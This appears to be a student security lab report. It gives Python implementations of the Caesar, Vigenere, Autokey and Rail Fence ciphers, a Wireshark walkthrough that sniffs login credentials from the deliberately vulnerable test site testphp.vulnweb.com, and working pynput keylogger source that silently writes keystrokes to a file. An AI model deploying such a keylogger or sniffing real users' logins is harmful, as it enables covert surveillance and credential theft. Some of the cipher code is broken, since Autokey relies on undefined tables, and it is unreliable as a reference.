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Experiment No: 1

Experiment Name: Implementation of Caesar Cypher Encryption and Decryption method.

Introduction:

The Caesar cipher is one of the earliest and simplest encryption techniques in cryptography. It was indeed named after Julius Caesar, the ancient Roman military and political leader. It operates by shifting the letters of the alphabet by a fixed number of positions, known as the "key" or "shift." The encryption and decryption process is straightforward, making it a suitable introduction to basic cryptographic concepts.

Input

- We have to take two inputs to implement caesar cipher in cryptography.
- A number, which should be between 0 to 25 in form of an integer.
- A plaintext or message that we want to encrypt in form of a string.

Procedure

- You have to take two inputs one a number and a string which will be a text.
- Create a loop that will run up to the length of the string.
- If letters are in uppercase and lowercase make conditions differ according to them.
- In conditions, add according to the given integer in every letter.
- Return the encrypted or decrypted text.

Time complexity

In order to encrypt or decrypt the text loop has to be run for every letter. That's why time complexity will be $O(N)$.

Auxiliary Space

For space complexity, It will depend on the number of letters in the string. And it leads to the space complexity of $O(N)$.

Code Implementation

```
def caesar_encrypt(text, shift):
    encrypted = ""
    for char in text:
        if char.isalpha():
            # Handle both uppercase and lowercase letters
            base = ord('A') if char.isupper() else ord('a')
            new_char = chr((ord(char) - base + shift) % 26 + base)
            encrypted += new_char
        else:
            encrypted += char
    return encrypted

def caesar_decrypt(cipher, shift):
    return caesar_encrypt(cipher, -shift)
```

Screenshot of Output

```
Enter the text to encrypt/decrypt: sagore

Choose an operation:
1. Caesar Cipher
2. Vigenere Cipher
3. Rail Fence Cipher
4. Autokey Cipher
5. Exit
Enter your choice (1-5): 1
Enter the shift value for Caesar cipher: 2
Encrypted text: uciqtg
Decrypted text: sagore
```

Figure 1: Output for Caesar Cipher for Encrypted text 'sagore'

Experiment No: 2

Experiment Name: Implementation of Vigenere Cipher Encryption and Decryption

Introduction:

The Vigenere cipher is a polyalphabetic substitution cipher that uses multiple different alphabets to encrypt the text. This algorithm is easy to understand and implement. This algorithm was first described in 1553 by Giovan Battista Bellaso. It uses a Vigenere table or Vigenere square for encryption and decryption of the text. The vigenere table is also called the tabula recta.

Input

We have to take two inputs to implement the Vigenere cipher in cryptography.

1. A key, which is a string.
2. A plaintext or message that we want to encrypt, in the form of a string.

Procedure

1. You have to take two inputs: a key (string) and a text (string).
2. Create a loop that will run up to the length of the text.
3. If letters are in uppercase and lowercase, make conditions differ according to them.
4. In conditions, add according to the corresponding letter in the key in every letter of the text.
5. Return the encrypted text.

Time complexity

In order to encrypt the text, the loop has to run for every letter. That's why the time complexity will be $O(N)$, where N is the length of the text.

Auxiliary Space

For space complexity, it will depend on the number of letters in the text. It leads to the space complexity of $O(N)$.

Decryption

To decrypt the Vigenere cipher, the same procedure can be followed by using the key and the ciphertext.

Code Implementation

```
def generate_key(string, key):
    key = list(key)
    if len(string) == len(key):
        return(key)
    else:
        for i in range(len(string) -
                        len(key)):
            key.append(key[i % len(key)])
    return("".join(key))

def vigenere_encrypt(text, key):
    encrypted = ""
    key = generate_key(text, key)
    key_index = 0
    for char in text:
        if char.isalpha():
            base = ord('A') if char.isupper() else ord('a')
            shift = ord(key[key_index]) - base
            new_char = chr((ord(char) - base + shift) % 26 +
                            base)
            encrypted += new_char
            key_index = (key_index + 1) % len(key)
        else:
            encrypted += char
    return encrypted

def vigenere_decrypt(cipher_text, key):
    orig_text = []
```

```

for i in range(len(cipher_text)):
    x = (ord(cipher_text[i]) - ord(key[i]) + 26) % 26
    x += ord('A')
    orig_text.append(chr(x))
return(" " . join(orig_text))

```

Screenshot of Output:

```

Choose an operation:
1. Caesar Cipher
2. Vigenere Cipher
3. Rail Fence Cipher
4. Autokey Cipher
5. Exit
Enter your choice (1-5): 2
Enter the key for Vigenere cipher: a
Encrypted text: sagore
Decrypted text: SAGORE

```

Figure 2: Output for Vigenere Cipher for Encrypted text 'sagore'

Experiment No: 3

Experiment Name: Implementation of Autokey Cipher Encryption and Decryption

Introduction:

Autokey cipher is a Symmetric polyalphabetic (Polyceaser) substitution cipher. In this approach, each letter in the plaintext is combined with a corresponding letter from a key stream. Unlike other ciphers, the Autokey Cipher uses the plaintext as part of the key stream, making it less susceptible to certain cryptographic attacks. This implementation showcases the encryption and decryption processes of the Autokey Cipher in Python, providing a hands-on understanding of the algorithm.

Input

We have to take two inputs to implement the Autokey cipher in cryptography.

1. A key, which is a string.
2. A plaintext or message that we want to encrypt, in the form of a string.

Procedure

1. You have to take two inputs: a key (string) and a text (string).
2. Create a loop that will run up to the length of the text.
3. If letters are in uppercase and lowercase, make conditions differ according to them.
4. In conditions, add according to the corresponding letter in the key in every letter of the text.
5. Return the encrypted text.

Time complexity

In order to encrypt the text, the loop has to run for every letter. That's why the time complexity will be $O(N)$, where N is the length of the text.

Auxiliary Space

For space complexity, it will depend on the number of letters in the text. It leads to the space complexity of $O(N)$.

Decryption

To decrypt the Autokey cipher, the same procedure can be followed by using the key and the ciphertext.

Code Implementation:

```
def generate_auto_key(message, key):  
    i = 0  
    while True:  
        if len(key) == len(message):  
            break  
        if message[i] == ' ':  
            i += 1  
        else:
```



```

        key += message[i]
        i += 1
    return key

def autokey_encrypt(message, key_new):
    cipher_text = ''
    i = 0
    for letter in message:
        if letter == ' ':
            cipher_text += ' '
        else:
            x = (dict1[letter]+dict1[key_new[i]]) % 26
            i += 1
            cipher_text += dict2[x]
    return cipher_text

def autokey_decrypt(cipher_text, key_new):
    or_txt = ''
    i = 0
    for letter in cipher_text:
        if letter == ' ':
            or_txt += ' '
        else:
            x = (dict1[letter]-dict1[key_new[i]]+26) % 26
            i += 1
            or_txt += dict2[x]
    return or_txt

```

Screenshot of Output:

```
Choose an operation:
1. Caesar Cipher
2. Vigenere Cipher
3. Rail Fence Cipher
4. Autokey Cipher
5. Exit
Enter your choice (1-5): 4
Enter the key for Autokey cipher: a
Encrypted text: SSGUFV
Decrypted text: SAGORE
```

Figure 3: Output for Autokey Cipher for Encrypted text 'sagore'

Experiment No: 4

Experiment Name: Implementation of Rail Fence Cipher Encryption and Decryption

Introduction:

The Rail Fence Cipher is a classical encryption algorithm that works by arranging characters in a zigzag pattern across a set number of "rails" or rows. The original text is then read off in a different order to produce the encrypted text. The same process is used in reverse for decryption.

Input

We have to take two inputs to implement the Rail Fence cipher in cryptography.

1. The number of rails, which should be an integer.
2. A plaintext or message that we want to encrypt, in the form of a string.

Procedure

1. You have to take two inputs: the number of rails (integer) and a text (string).
2. Create a matrix with the number of rows equal to the number of rails and columns equal to the length of the text.
3. Fill the matrix in a zigzag pattern with characters from the text.

4. Read the characters from the matrix to get the encrypted text.
5. Return the encrypted text.

Time complexity

The time complexity is $O(N)$, where N is the length of the text.

Auxiliary Space

The space complexity is $O(N)$, where N is the length of the text.

Decryption

To decrypt the Rail Fence cipher, the same procedure can be followed with the encrypted text and the number of rails.

Code Implementation:

```
def rail_fence_encrypt(text, key):  
  
    rail = [['\n' for i in range(len(text))]  
            for j in range(key)]  
  
    dir_down = False  
    row, col = 0, 0  
  
    for i in range(len(text)):  
        if (row == 0) or (row == key - 1):  
            dir_down = not dir_down  
  
        rail[row][col] = text[i]  
        col += 1  
  
        if dir_down:  
            row += 1  
        else:  
            row -= 1
```

```

result = []
for i in range(key):
    for j in range(len(text)):
        if rail[i][j] != '\n':
            result.append(rail[i][j])
    return("".join(result))

def rail_fence_decrypt(cipher, key):
    rail = [['\n' for i in range(len(cipher))]]
        for j in range(key)]

    dir_down = None
    row, col = 0, 0

    for i in range(len(cipher)):
        if row == 0:
            dir_down = True
        if row == key - 1:
            dir_down = False

        rail[row][col] = '*'
        col += 1

        if dir_down:
            row += 1
        else:
            row -= 1

    index = 0
    for i in range(key):
        for j in range(len(cipher)):
            if ((rail[i][j] == '*') and
                (index < len(cipher))):
                rail[i][j] = cipher[index]
                index += 1

    result = []

```

```

row, col = 0, 0
for i in range(len(cipher)):
    if row == 0:
        dir_down = True
    if row == key-1:
        dir_down = False

    if (rail[row][col] != '*'):
        result.append(rail[row][col])
        col += 1

    if dir_down:
        row += 1
    else:
        row -= 1
return("".join(result))

```

Screenshot of Output:

```

Choose an operation:
1. Caesar Cipher
2. Vigenere Cipher
3. Rail Fence Cipher
4. Autokey Cipher
5. Exit
Enter your choice (1-5): 3
Enter the number of rails for Rail Fence cipher: 3
Encrypted text: sraoeg
Decrypted text: sagore

```

Figure 4: Output for Rail Fence Cipher for Encrypted text 'sagore'

Question No 2

Install WireShark and start packet tracing then visit

<http://testphp.vulnweb.com/login.php> to capture data and see if you can steal the login info. Write a report with how you complete the procedure with screenshots.

Introduction:

Wireshark is a versatile, open-source network protocol analyzer that allows users to capture and inspect live network traffic. With powerful filtering and analysis capabilities, Wireshark is a go-to tool for network troubleshooting, security assessments, and protocol development.

Introduction

I, operating on Fedora 38 and utilizing the wlan3 interface, leverage Wireshark for a comprehensive analysis of network traffic. Wireshark, an open-source protocol analyzer, grants me the ability to capture and scrutinize real-time data exchanged over the network. This guide outlines a step-by-step process using Wireshark to focus on the wlan3 interface, specifically capturing HTTP POST requests. It's essential to conduct such analyses responsibly and ethically, adhering to legal standards and ensuring proper authorization for network assessments. Now, let's delve into the detailed procedure to ethically capture and analyze HTTP POST requests for security assessment on Fedora 38 using Wireshark.

Procedure

1. Wireshark Configuration

- Open Wireshark, a powerful network analysis tool.
- Select the appropriate WLAN interface, in this case, 'wlan3,' to focus on wireless network traffic.
- Apply a filter to narrow down captured packets to HTTP POST requests using **http.request.method==post**. This filter ensures that only POST requests, commonly used for transmitting sensitive information like login credentials, are captured.

2. Packet Monitoring

- Start packet tracing to capture live network traffic.
- Wireshark provides a real-time view of packets being transmitted and received on the selected interface.
- By narrowing down the captured packets to HTTP POST requests, you focus your analysis on potentially sensitive data being transmitted over the network.

3. Visit Targeted URL

Navigate to the targeted login page at **<http://testphp.vulnweb.com/login.php>**. This step simulates a user attempting to log in and triggers the transmission of HTTP POST requests.

4. Data Capture:

- As you visit the login page, Wireshark captures the corresponding network packets.
- Analyze the captured packets to identify HTTP POST requests and extract relevant information transmitted during the login process.
- The captured data may include parameters such as usernames and passwords, providing insights into potential vulnerabilities.

Screenshot of Output:




Figure 5: Analysis of Wireshark packet and retrieve username and password

Question No 3

Write a key logger to record the keyboard strokes from a computer using any programming language. Write report with the code and screenshot of the output

Introduction

A keylogger is a powerful tool designed to record keyboard inputs discreetly. In this context, a Python script has been implemented using the pynput library to capture and log keystrokes. The keylogger, executed on the computer, runs in the background, recording every key pressed and saving the information to a file named "keyfile.txt." It is essential to highlight that the creation and use of keyloggers without proper authorization is illegal and unethical. This

demonstration serves purely educational purposes to understand keylogger functionalities and emphasizes responsible use within legal boundaries.

Code Implementation

```
from pynput import keyboard

def keyPressed(key):
    print(str(key))
    with open("keyfile.txt", 'a') as logKey:
        try:
            if key == keyboard.Key.space:
                char = " "
            else:
                char = key.char
            logKey.write(char)
        except:
            print("Error getting char")

if __name__ == "__main__":
    listener = keyboard.Listener(on_press=keyPressed)
    listener.start()
    input()
```

Report Procedure

1. Code Explanation

The purpose of the code is to capture keyboard inputs using the pynput library.

The keyPressed function handles different cases, such as space and regular characters, appending them to the "keyfile.txt."

2. Library Installation

Install the pynput library for keylogger functionality using `pip install pynput`.

3. Execution

Run the keylogger script, highlighting its discreet nature in silently capturing keystrokes.

4. Capturing Keystrokes

Execute the keylogger while typing on the keyboard.

Each keystroke is recorded and appended to the **"keyfile.txt."**

5. Stopping the Keylogger

Terminate the keylogger script responsibly to cease keystroke recording.

6. Viewing Output

Open and review the **"keyfile.txt"** to observe the recorded keystrokes.

7. Screenshot of Output

Provide a screenshot showcasing the "keyfile.txt" content.




Figure 6: Output for Key Logger program